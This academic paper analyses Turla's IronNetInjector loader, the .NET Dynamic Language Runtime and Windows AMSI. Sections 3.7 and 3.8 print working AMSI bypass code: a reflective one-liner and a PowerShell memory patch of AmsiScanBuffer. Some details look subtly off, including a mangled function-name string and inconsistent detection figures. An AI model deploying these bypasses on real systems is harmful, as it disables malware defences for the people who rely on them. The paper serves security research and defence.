

Air Force Institute of Technology

AFIT Scholar

Faculty Publications

9-2023

IronNetInjector: Weaponizing .NET Dynamic Language Runtime Engines

Anthony J. Rose

Air Force Institute of Technology

Scott R. Graham

Air Force Institute of Technology

Jacob Krasnov

Follow this and additional works at: <https://scholar.afit.edu/facpub>



Part of the [Computer Sciences Commons](#)

Recommended Citation

Anthony Rose, Scott Graham, and Jacob Krasnov. 2023. IronNetInjector: Weaponizing .NET Dynamic Language Runtime Engines. *Digital Threats* 4, 3, Article 40 (September 2023), 23 pages. <https://doi.org/10.1145/3603506>

This Article is brought to you for free and open access by AFIT Scholar. It has been accepted for inclusion in Faculty Publications by an authorized administrator of AFIT Scholar. For more information, please contact AFIT.ENWL.Repository@us.af.mil.



IronNetInjector: Weaponizing .NET Dynamic Language Runtime Engines

ANTHONY ROSE* and SCOTT GRAHAM*, Air Force Institute of Technology
JACOB KRASNOV, Independent Researcher

As adversaries evolve their Tactics, Techniques, and Procedures (TTPs) to stay ahead of defenders, Microsoft's .NET Framework emerges as a common component found in the tradecraft of many contemporary Advanced Persistent Threats (APTs), whether through PowerShell or C#. Because of .NET's ease of use and availability on every recent Windows system, it is at the forefront of modern TTPs and is a primary means of exploitation. This article considers the .NET Dynamic Language Runtime as an attack vector, and how APTs have utilized it for offensive purposes. The technique under scrutiny is Bring Your Own Interpreter (BYOI), which is the ability of developers to embed dynamic languages into .NET using an engine. The focus of this analysis is an adversarial use case in which APT Turla utilized BYOI as an evasion technique, using an IronPython .NET Injector named IronNetInjector. This research analyzes IronNetInjector and how it was used to reflectively load .NET assemblies. It also evaluates the role of Antimalware Scan Interface (AMSI) in defending Windows. Due to AMSI being at the core of Windows malware mitigation, this article further evaluates the memory patching bypass technique by demonstrating a novel AMSI bypass method in IronPython using Platform Invoke (P/Invoke).

CCS Concepts: • **Security and privacy** → *Malware and its mitigation*; • **Social and professional topics** → *Malware/spyware crime*; • **Software and its engineering** → *Interpreters*;

Additional Key Words and Phrases: .NET, IronNetInjector, Dynamic Language Runtime, Common Language Runtime, IronPython, AMSI

ACM Reference format:

Anthony Rose, Scott Graham, and Jacob Krasnov. 2023. IronNetInjector: Weaponizing .NET Dynamic Language Runtime Engines. *Digit. Threat. Res. Pract.* 4, 3, Article 40 (October 2023), 23 pages.
<https://doi.org/10.1145/3603506>

1 INTRODUCTION

The .NET framework is a general-purpose development platform maintained by Microsoft and included by default in the Windows family of operating systems. Some key features that make .NET a simplified development environment are the inclusion of automatic memory management and reflection. An essential part of .NET is its ability to support language-agnostic compilation through the **Dynamic Language Runtime (DLR)**. Tools

*Disclaimer: The views expressed in this article are those of the authors and do not reflect the official policy or position of the United States Air Force, Department of Defense, or the U.S. Government. This document has been approved for public release; distribution unlimited, Case No. 88ABW-2022-0876.

Authors' addresses: A. Rose and S. Graham, Air Force Institute of Technology, AFIT/ENG, 2950 Hobson Way, WPAFB, Dayton, Ohio, 45433; emails: {Anthony.Rose, scott.graham}@afit.edu; J. Krasnov, Independent Researcher, 2540 S. Maryland Pkwy #1188, Las Vegas, Nevada, 89109; email: jake.krasnov@bc-security.org.



This work is licensed under a Creative Commons Attribution International 4.0 License.

© 2023 Copyright held by the owner/author(s).

2576-5337/2023/10-ART40

<https://doi.org/10.1145/3603506>

Digital Threats: Research and Practice, Vol. 4, No. 3, Article 40. Publication date: October 2023.

built in .NET can interact with various functions, regardless of the language, as long as that language is supported by .NET. Unfortunately, .NET's availability on every current Windows system and its flexibility are also attractive to adversaries, bringing it to the forefront of modern **Tactics, Techniques, and Procedures (TTPs)** and a primary means of exploitation [23, 24].

Microsoft designed .NET to support a range of programming languages, allowing them to seamlessly share libraries [16]. Traditionally, dynamic languages in .NET were used by developers to sidestep the problematic engineering at the lower levels, which was already handled by the framework. However, these same developer features can be easily adapted to create a robust attack path by **Advanced Persistent Threats (APTs)**.

This article focuses on the DLR as a primary attack vector, as it is the layer that interacts directly with dynamic languages, either internally or externally to the DLR. Examples of dynamic languages include PowerShell, IronPython, and parts of C#. The DLR has been heavily used by adversaries, with many of their tools leveraging PowerShell and C#, which are not hosted in the DLR, but can access functionality within the DLR and thus may not realize that their tools are inadvertently using the DLR or **Common Language Runtime (CLR)**. Adversaries have forced Microsoft to include instrumentation at lower levels for detection due to the substantial amount of .NET tradecraft used by APTs. Microsoft's instrumentation has become one of the core functions used by defenders. Specifically, the key instrumentation used by Windows is the **Antimalware Scan Interface (AMSI)**, a versatile interface standard provided by Microsoft that allows applications and services to integrate with any antimalware product, enhancing malware protection for end-users, data, applications, and workloads [2].

In addition, this article will analyze the Russian APT known as Turla and their IronPython 2 .NET loader known as IronNetInjector. This loader reflectively loads **Dynamic Link Libraries (DLLs)** and executables into remote processes and is a part of the infamous Invoke-ReflectivePEInjection. Turla used IronNetInjector to bypass many modern Windows detections and deploy their custom C++ implant, ComRAT. Two additional unnamed APTs were found to have built similar implementations in IronPython as a part of their attack chains [5, 26]. Due to the similarities in the implementations, IronNetInjector was chosen to be analyzed, however, the conclusions can be extended to the overarching technique.

The technique of embedding dynamic languages within the DLR is a known feature of .NET. This feature was investigated by the Command and Control (C2) software Silent Trinity, using a technique known as **Bring Your Own Interpreter (BYOI)**. BYOI is the ability to embed third-party dynamic languages into .NET [30]. The project was initially implemented in IronPython 2, but was later converted to Boolang, another .NET language.

Silent Trinity would eventually drop IronPython altogether due to two perceived shortfalls. First, IronPython's inability to support Platform Invoke (P/Invoke), which is the capability to access unmanaged libraries from managed code, discussed in Sections 2.1.5 and 2.1.6. Second, a program must run in its IronPython standard library implementation, and would break if called from within memory [31]. However, careful consideration of these perceived shortfalls determined that they would indeed be possible. Exactly how they can be overcome is discussed in Sections 4.1.2 and 5.

Finally, this work expands the existing research into BYOI by incorporating a pure IronPython-based implant to demonstrate the evasive capabilities of this technique. In addition, it expands on previous research into BYOI and implements P/Invoke, previously assumed to not be possible [30, 31, 33]. The **Proof-of-Concept (POC)** adds support for IronPython 3, a new interpreter designed to run Python 3 code, versus the legacy Python 2.7 code supported in IronPython 2. In addition, the POC demonstrates that after the embedded language interpreter, also known as an engine, is loaded into the .NET environment, AMSI will only conduct interrogation on assembly loads. The scanning at assembly load is then abused by maintaining the payload's code within the loaded dynamic language's engine and thereby appearing to be "clean" by AMSI. BYOI as an adversary TTP was first employed with Turla's IronNetInjector, where unmanaged code was loaded using a .NET loader. However, this TTP could have been enhanced by leveraging the full capabilities of managed code. A potential adversary could use this concept to load an implant into the DLR and operate entirely within the loaded language, essentially avoiding most modern Windows detection capabilities.




Fig. 1. Architecture diagram of the DLR and CLR interactions with compilers and the operating system services.

2 BACKGROUND

Embedding interpreters and BYOI leverage numerous technologies of the .NET Framework. The specific areas that are covered in the following sections are .NET assemblies, CLR, DLR, **Language-Integrated Query (LINQ)**, managed and unmanaged code, and IronPython.

2.1 .NET Framework

The .NET framework is a proprietary software product designed and developed by Microsoft, the first version of which was released in 2002. Essentially, .NET is a virtual machine for compiling and executing programs written in various programming languages. All languages are compiled through the CLR, which is the runtime environment in the .NET Framework that runs the code and provides various services such as remote management, thread management, type safety, and memory management [35]. The CLR is responsible for managing the execution of .NET programs, regardless of the programming language, and assists in the management of managed code. In 2014, Microsoft announced that they will be offering an open-source implementation of .NET known as .NET Core, which was an effort to include cross-platform support for .NET.

2.1.1 .NET Assemblies. An assembly is a collection of resources that are built to form an **executable (EXE)** or DLL and are the core component of deployment and security permissions for .NET-based applications [27]. Even though .NET assemblies may be compiled to look like EXE and DLL files, they are fundamentally different than the files generated from unmanaged code. The most important aspect of .NET assemblies is that any .NET language, including third parties, can execute them. By this definition, the scripting engines or dynamic language interpreters are just .NET assemblies [35].

2.1.2 Common Language Runtime. The CLR provides the underlying infrastructure for the .NET Framework by supporting a language and platform-neutral environment [14]. The CLR provides a managed execution environment that is responsible for just-in-time compilation of **Common Intermediate Language (CIL)/Microsoft Intermediate Language (MSIL)** into native machine code [37]. In this approach, .NET languages are compiled into a CIL/MSIL **Portable Executable (PE)** that allows them to be cross-platform supported. The base class library in .NET provides an interface between the higher-level classes and the CLR to enable garbage collection, class loading, engines, debugging, and security services [14]. Compilers hosted in the

DLR will generate CIL, a language-neutral intermediate language, that is loaded for execution in the CLR. The CIL will then be compiled to native code by the **Just-in-Time Compiler (JIT)** and executed by the machine.

2.1.3 Dynamic Language Runtime. The DLR runs on top of the CLR and provides computer language services for dynamic languages. The services provided by the DLR include a dynamic type system shared by all DLR languages, dynamic method dispatching, dynamic code generation, and a hosting **Application Programming Interface (API)**. Dynamic language implementations share a common underlying code that allows them to interact with one another through libraries. The DLR makes it possible to implement language specificities on top of a language-agnostic **Abstract Syntax Tree (AST)**, also known as .NET Expression Trees. The DLR enables any language to be compiled into CIL/MSIL and executed by the CLR.

This architecture emerges naturally from the idea that the number of elementary language constructs that would have to be implemented on the generic stack should be inherently limited. The DLR dynamically generates code corresponding to the functionality expressed by these nodes. The compiler for any dynamic language is implemented on top of the DLR and has to generate DLR ASTs to provide to DLR libraries. The DLR is a runtime environment that adds a set of services to the CLR to ease development. Fundamentally, the DLR is a set of APIs for interacting with the CLR that enables scripting languages for Microsoft support and third-party languages.

.NET can support any language as long as it provides an assembly for interpretation. Language compilers and tools expose the runtime's functionality in ways that are intended to be useful and intuitive to developers [37]. Once the interpreter is loaded into .NET, the language is accessible within the DLR. The most common .NET languages that are natively supported are PowerShell and C#. Of particular relevance here is that all dynamic languages must eventually go through the CLR.

2.1.4 LINQ Expressions. Interpreted languages are decomposed into LINQ expressions prior to being compiled into CIL code. These LINQ expressions, a key enabler of the DLR, are a means of querying a data source and retrieving it in a structured manner. Importantly, they have their own library class that can be used to compile expressions into executable CIL, and thus use a different compilation interface than traditional .NET assemblies. As a result, many of the detection methods that Microsoft has put into the .NET framework are incapable of seeing LINQ expressions.

2.1.5 Managed Code. The CLR “manages” code by compiling it into machine code and then executing it [36]. The CLR handles functions like memory management and garbage collection and abstracts those functions from the programmer. Managed code benefits from features such as cross-language integration, cross-language exception handling, enhanced security, versioning and deployment support, a simplified model for component interaction, and debugging and profiling services [37].

2.1.6 Unmanaged Code. Unmanaged code runs outside of the .NET framework and is responsible for performing all its own functions, such as memory management [37, 39]. A key aspect of unmanaged code is that it is compiled directly into machine code. However, Microsoft provides an Unmanaged CLR Hosting API for use with unmanaged code, and allows applications to integrate the CLR into their applications [32]. Unmanaged libraries can be accessed from managed code and vice versa through the use of P/Invoke; this relationship is displayed in Figure 2.

2.2 IronPython

IronPython implements the Python programming language in the .NET framework. It was originally created by Jim Hugunin in 2004 and was a Microsoft sponsored project [11]. IronPython allows developers to write Python code that runs seamlessly on the .NET platform, which opens up new possibilities for developing applications in Python that can take advantage of powerful .NET features. This means that IronPython can access all of the libraries that are available in the .NET platform, including file I/O and networking. IronPython offers seamless




Fig. 2. Communication between managed and unmanaged code using Platform Invoke (P/Invoke) through the standard marshalling service, inspired by Reference [38].

integration with other .NET languages, such as C#. Developers can mix and match IronPython code with other .NET languages, allowing for a powerful and flexible programming environment [19].

3 ANTIMALWARE SCAN INTERFACE

Windows Defender is the default protection software in the Windows operating system, and many antivirus software and **Endpoint Detection and Response (EDR)** solutions use the interfaces it provides. Defender contains two distinct detection profiles: on-disk scanning and in-memory scanning, referred to as the AMSI database. On-disk scanning uses one set of detection signatures, while samples from AMSI are compared against a separate library of signatures that provide a level of independence. Microsoft defines AMSI as “a versatile interface standard that allows your applications and services to integrate with any antimalware product on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads” [2]. In this construct, AMSI is a vendor-agnostic malware scanning and protection provider that supports any antimalware product by providing Win32 API and **Component Object Model (COM)** interfaces. AMSI is integrated directly into the Windows environment and provides protection for **User Access Control (UAC)**, PowerShell, dynamic code evaluation, Windows Script Host, JavaScript, VBScript, and Office **Visual Basic for Applications (VBA)** macros. Instrumentation is heavily leveraged in the PowerShell environment.

AMSI is a powerful antimalware tool, because it can evaluate commands being passed to the scripting compilation engine at runtime after removing obfuscation and encryption [18]. It also supports multiple scripting languages and is built as a DLL with an API interface that any registered antivirus provider can access. Even though AMSI can handle multiple scripting languages, its performance outside of PowerShell and C# is limited. As of .NET 4.8, AMSI is integrated into the CLR and will inspect assemblies when the load function is called. The relationship of AMSI and how it interacts with PowerShell and the CLR are displayed in Figure 3.

In recent versions of Windows, antivirus software is not granted direct access to lower levels of the kernel. Microsoft made this decision to avoid issues with instability caused by antivirus developers. To mitigate the




Fig. 3. Communication between Windows security services and .NET services, such as System.Management.Automation and the CLR.

instability, PatchGuard was introduced to Windows in 2005, prohibiting third-party antivirus from intercepting system calls in the kernel.

3.1 PowerShell Security Instrumentation

In response to the extensive use of PowerShell by threat actors, Microsoft introduced a multitude of security features over the years. Although these security features have made it significantly more difficult for attackers to remain undetected, PowerShell remains one of the most prolific attack vectors identified by **Cybersecurity and Infrastructure Security Agency (CISA)** and **National Security Agency (NSA)** with 65% of sophisticated attacks leveraging PowerShell [21, 25]. However, these security features motivated attackers to start developing their tools in new .NET languages such as C# or IronPython. Table 1 lists a short history and overview of the various PowerShell security features.

Transcription logging is the earliest security measure implemented in PowerShell. It simply records the command line input that the compiler receives and is considered the most rudimentary of the security measures. Transcription logging was later upgraded to include inputs from any application with an interface to the PowerShell environment or runspace, such as PowerShell runspace hosted in C# [15]. The usefulness of transcription logging comes from seeing the raw commands that were executed. This allows for monitoring system administrators and has limited use for analyzing potential attacker behaviors. Unfortunately, transcription logging does not deobfuscate commands and analysts will need to move to another form of logging or manually analyze the commands. The effectiveness of PowerShell security features in versions 3 and 4 was increased with the introduction of Module and ScriptBlock logging. However, they did not provide defenders with sufficient information. It was not until PowerShell Version 5 that Microsoft introduced “Deep ScriptBlock Logging” and the AMSI interface. ScriptBlock logging in PowerShell Version 5 provided a large jump forward in data collection and logging of dynamic code generation. At this time, attackers felt a shift in Defender’s capabilities in PowerShell. Microsoft’s PowerShell Team categorized the upgrades as significant for detecting malicious PowerShell, which still remains one of the top “fileless” malware attack surfaces used by attackers [15].

The AMSI interface was an important introduction, helping to provide Defenders with an early detection system, and is hooked into the ScriptBlock compile function. When a Script is entered into a PowerShell context, it is first converted into a ScriptBlock. The first time that ScriptBlock is invoked, the compile function sends the code over to AMSI to be scanned for malicious content, resulting in one of the responses outlined in Section 3.4.

Table 1. Timeline and Release Version of PowerShell Security Features

Security Feature	PowerShell Version	Release Year	Description
Transcription logging	v2	2009	Provides a log of all information entered directly into the PowerShell command pipeline.
Module logging	v3	2012	Logs all PowerShell modules executed and their entered arguments. Logs are generated in temporal order but correlated to each other
ScriptBlock logging	v4	2013	Provides insight into all Scriptblocks executed on the system. This includes ScriptBlocks generated from commands such as <i>Invoke-Expression</i> or <i>[ScriptBlock]::create()</i> .
AMSI instrumentation	v5	2016	Allows for the scanning of code as it enters the Just-in-time (JIT) compiler requiring code to be compiler readable. This prevents popular methods of code obfuscation from being present when the code is scanned.

If not deemed malicious, then the code gets logged by the ScriptBlock Logging function, if enabled, and compiled. Once compiled, the machine code is generated and attached to the ScriptBlock. Subsequent invocations of the ScriptBlock execute the attached machine code. These two functions occurring at compile time posed a significant **Operational Security (OPSEC)** risk to continuing operations in PowerShell, causing attackers to explore additional .NET language options.

3.2 .NET AMSI Instrumentation

As a result of this exploration into other .NET languages, offensive security researchers converted their tooling from PowerShell to C# due to the lack of AMSI instrumentation in the CLR. This came with some significant constraints, such as the need to precompile code and identify *a priori* which .NET framework version the target was running. The most prolific project of this new tooling was undoubtedly Covenant [6]. This project automated a lot of the overhead associated with .NET and ported many of the existing PowerShell TTPs to C#. The lack of monitoring tools quickly made C# the most popular offensive tool development language for Red Team researchers and was adopted by many threat actors.

As a result, in the .NET 4.8 release, AMSI was integrated into the CLR. This gave defenders some hooks to analyze the loading of .NET assemblies but has not been nearly as effective as integrating AMSI into PowerShell. There are two reasons for this, first, because AMSI is hooked into the CLR, it can only analyze the CIL of the assembly rather than the raw code, hobbling detection. The second reason is that assemblies are only scanned when loaded from memory, thus relying on antivirus scanning to detect any malicious assemblies that occur on disk. The assumption made in .NET that files on disk are clean is noted in the CLR code published in .NET Core and states, “Here we will invoke into *AmsiScanBuffer*, a centralized area for non-OS programs to report into Defender (and potentially other anti-malware tools). This should only run on in-memory loads, *Assembly.Load(byte[])*, for example. Loads from disk are already instrumented by Defender, so calling *AmsiScanBuffer* will not cause the file to be scanned” [12].

An additional advantage of C# is that it has easier access to lower level APIs such as Win32. In fact, when conducting P/Invoke from PowerShell through *Add-Type*, it is leveraging C# to build an assembly and facilitate access to those functions. These advantages have led to a number of project developments in C#, such as Donut, D/Invoke, and Ghost Pack.


```

Session      : 30853
ScanStatus   : 1
ScanResult   : AMSI_RESULT_DETECTED
AppName      : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.19041.1
ContentName  :
ContentSize : 42
OriginalSize : 42
Content      : $var1 = "amsicontext"
Hash         : D9C58A0E6ED4E007DE6ADCDE4D6BD3A028E597E8DF65706891DB90C9D3B8D392
ContentFiltered : False

```

Fig. 4. Example execution of “amsicontext” and its corresponding AMSI result of AMSI_RESULT_DETECTED.

3.3 Other AMSI Instrumentation

Although AMSI integration into PowerShell and the later addition to the CLR are the most researched interfaces, AMSI was actually integrated into several Windows-supported scripting languages at the time of release, to include VBScript and JavaScript. Later, VBA support was also added. However, the lack of research into code obfuscation in these languages and other anecdotal evidence indicates a lack of effectiveness. Given that VBA was one of the most popular methods of initial exploitation until recently, it’s not clear why AMSI does not appear to be effective within the engine. Although AMSI is seen as relatively ineffective, all of them have published methods for disabling AMSI to load additional resources for execution of PowerShell or C# assemblies.

3.4 AMSI Determinations

When AMSI passes the code/bytes to the antivirus software, it expects one of five responses. An example of a returned malicious result is displayed in Figure 4.

Under normal operations, Windows Defender is the detection engine leveraged. Defender utilizes an aggregate risk measurement to determine if the examined sample is malicious. This means that as malicious keywords and snippets are identified, it elevates the overall risk posture of the machine. Subsequent snippets are then scrutinized more harshly. The aggregate risk number is then rounded to one of the five responses in the AMSI result enumeration. **AMSI_RESULT_CLEAN**, with a result code of 0, indicates a clean result, which means there is no possibility of the scanned component being malicious now or in the future. **AMSI_RESULT_NOT_DETECTED**, with a result code of 1, means that, currently, the scanned code is not deemed malicious but that the status could change in the future. This type of code is what AMSI returns under normal circumstances. The **AMSI_RESULT_BLOCKED_BY_ADMIN_START** response, with a result code of 16384, indicates that a **Group Policy Object (GPO)** blocked execution. AMSI assigns risk values as it scans, and these values are summed. A total value of 32,767 or less indicates that the program should proceed. A value of 32,768 or higher indicates malware and that the process should be halted. The returned result will still be 32,768 even if the evaluated result was higher [1]. All possible AMSI results are listed in Table 2.

3.5 AMSI Detection Effectiveness

An experiment on the effectiveness of AMSI was conducted to compare the detection rates of malicious and non-malicious files. Since AMSI is antivirus agnostic, the test can leverage the existing AMSI API and was run against the Windows Defender AMSI detection database, from here referred to as just AMSI. The experiment involved running 45 Bernoulli trials on various file types. The files included known malware samples and administrator tools that were pulled from VirusTotal, GitHub, and VX Underground. Windows Defender conducted interrogation on the samples to see how accurately it could detect the malicious files with the result reported back through AMSI. The files were executed on Windows 11 Version 22H2 with real-time protection enabled, and the results were recorded and shown in Table 3.

Since AMSI is a Microsoft product and is not open-source, some inferences must be made. First, AMSI’s signatures are dynamic and are owned by Microsoft, so at any given time, the detection performance can vary

Table 2. AMSI Result Names, Codes, and Descriptions

AMSI Result Name	Result Code	Description
AMSI_RESULT_CLEAN	0	No malicious behavior was detected and is unlikely to be modified in the future.
AMSI_RESULT_NOT_DETECTED	1	No malicious behavior was detected but could be modified in the future. Microsoft considers this a neutral result.
AMSI_RESULT_BLOCKED_BY_ADMIN_START	16,384	Configured computer policy blocked script execution.
AMSI_RESULT_BLOCKED_BY_ADMIN_END	20,479	Configured computer policy blocked script execution.
AMSI_RESULT_DETECTED	32,768	Any value equal to or greater than 32,768 is considered malware and is blocked from execution.

Table 3. AMSI Detection Performance against Common Malicious and Non-malicious Files

	Malicious File	Non-malicious File	Total
Malware Detected	40% (18)	7% (3)	21
Malware Not Detected	4% (2)	49% (22)	24
Total	20	25	45

depending on the set of signatures held. Second, Microsoft regularly updates the signature tables used by AMSI, and results can vary between days from events like “Patch Tuesday.”

In this test, samples have no evasion or obfuscation techniques applied before being scanned by AMSI. The experiment showed that AMSI was reasonably effective at classifying files with an overall classification accuracy of 89%. AMSI correctly classified 18 of the malicious files with a detection rate of 86% detection rate. In contrast, AMSI misclassified files as either malicious or non-malicious in 14% of the trials, as seen in Table 3. This experiment is designed to provide a baseline detection performance measure that is compared against the BYOI technique in Section 4.4.

3.6 AMSI Bypasses

AMSI proved to be an effective deterrent against scripting language attacks, which led offensive researchers to focus on how it could be bypassed. The first and most straightforward approach was adopting obfuscation techniques for code. AMSI requires that traditional methods like Base64 encoding or XOR encryption be unwound, since the code must be interpreted as readable text, but that does not mean that all obfuscation has to be undone. For example, things like string concatenation or flow control obfuscation are interpreter readable and thus are still present in the code gathered by AMSI. Since AMSI ultimately relies on static code analysis, it suffers weaknesses regarding signature building. The use of signatures means that obfuscation is heavily pursued by researchers with projects, such as Confuser and Invoke-Obfuscation, which alter the code signatures to avoid AMSI detections, but at the cost adds significant overhead to code in the form of complexity and size [4, 17].

3.7 Reflection

When AMSI was published, PowerShell was one of the most popular languages for offensive tool development. Unsurprisingly, one of the first AMSI bypasses was found in PowerShell. It is significant in the context of this

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);
```

Code Listing. 1. Reflective AMSI bypass from Matt Graeber’s tweet [13].

```
// If we had a previous initialization failure, just return the neutral result.
if ($amsiInitFailed)
{
    return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

Fig. 5. PowerShell source code line that allows AMSI to fail open if *amsiInitFailed* does not initialize [22].

analysis for two reasons. The first is that it leverages reflection, which is the same technique that allows for the embedding of .NET DLR interpreters. The second is that it highlights an important design decision made by Microsoft as part of interface implementation. Matt Graeber published this bypass in a single tweet in 2016, presented here in Code Listing 1 [13].

This bypass works by reflectively modifying the *amsiInitFailed* value within the PowerShell environment. This variable is set at the start of PowerShell Runtime startup to let the environment know if *amsi.dll* was successfully loaded or not. If the DLL failed to load for any reason, then *amsiInitFailed* would be set to zero. In this case, Microsoft decided that it was more important to allow PowerShell to continue to run instead of causing the runtime to terminate. This is important, because PowerShell is essential to network administrators, and Microsoft did not want the corruption or deletion of the DLL to prevent network administrators from being able to do their jobs. As a result of this variable being set to True when AMSI gets called, rather than scanning the code being passed, it just returns “neutral” results, which effectively means that the code is reported as being non-malicious. Figure 5 shows line 1,406 of the PowerShell source code, where *amsiInitFailed* triggers the return of “neutral results.” Since reflection allows code to modify its own structure, and the *amsiInitFailed* variable is a part of the PowerShell runtime, its value can be updated at any time and an attacker is able to force PowerShell to treat AMSI as if it was not properly loaded.

3.8 AMSI In-Memory Patching

While the reflection method above was one of the first bypasses, it is an incomplete solution for attackers, because it only allows PowerShell scripts to bypass AMSI, it does not modify the *amsi.dll* and thus, any .NET assemblies that are loaded will still be sent to AMSI for scanning, which is problematic for attackers when loading embedded interpreters. To solve this problem, attackers devised a method of patching the AMSI DLL itself so that the function responsible for scanning the code never does so. The most popular of these methods has been to patch the *AmsiScanBuffer* to force a return of 0 by the function, as documented above, causing the result to be interpreted as **AMSI_RESULT_CLEAN**. This method has been used by a number of APTs, including Turla [10]. The code example below has been integrated into Empire, a popular .NET and PowerShell-based **Command and Control (C2)** framework, and is based on the AMSI implementations of Turla and Tal Liberman [29].

This method uses C# to expose the native API calls in Kernel32 to PowerShell through P/Invoke. This allows an attacker to obtain the memory location of the *AmsiScanBuffer* and then patch the *AmsiScanBuffer* function to throw an error of **E_INVALIDARG** [8]. Although this is not a result of clean code, how the function handles the error causes the result to get converted to 0 [8]. The bypass is accomplished by converting **E_INVALIDARG** to bytes and then passing it to the **AmsiBuffStream** using P/Invoke.

While more complicated than the previous method, it does not cause AMSI to fail. Instead, it preserves the appearance of the scan being completed fully. Compared to the reflection method in Section 3.7, that prevents the *amsi.dll* from ever being called, which an EDR could flag as being potentially malicious behavior. The memory

```

$MethodDefinition = @"
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr GetModuleHandle(string lpModuleName);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
"@;
$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$ABSD = 'Amsi'+ 'canBuffer';
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ABSD);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8, [UInt32]0x57, [UInt32]0x00, [UInt32]0x07, [UInt32]0x80, [UInt32]0xC3);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $BufferAddress, 6);
    
```

Code Listing 2. Example of a memory patching AMSI bypass using samples from Turla and Tal Liberman [9, 10, 20].

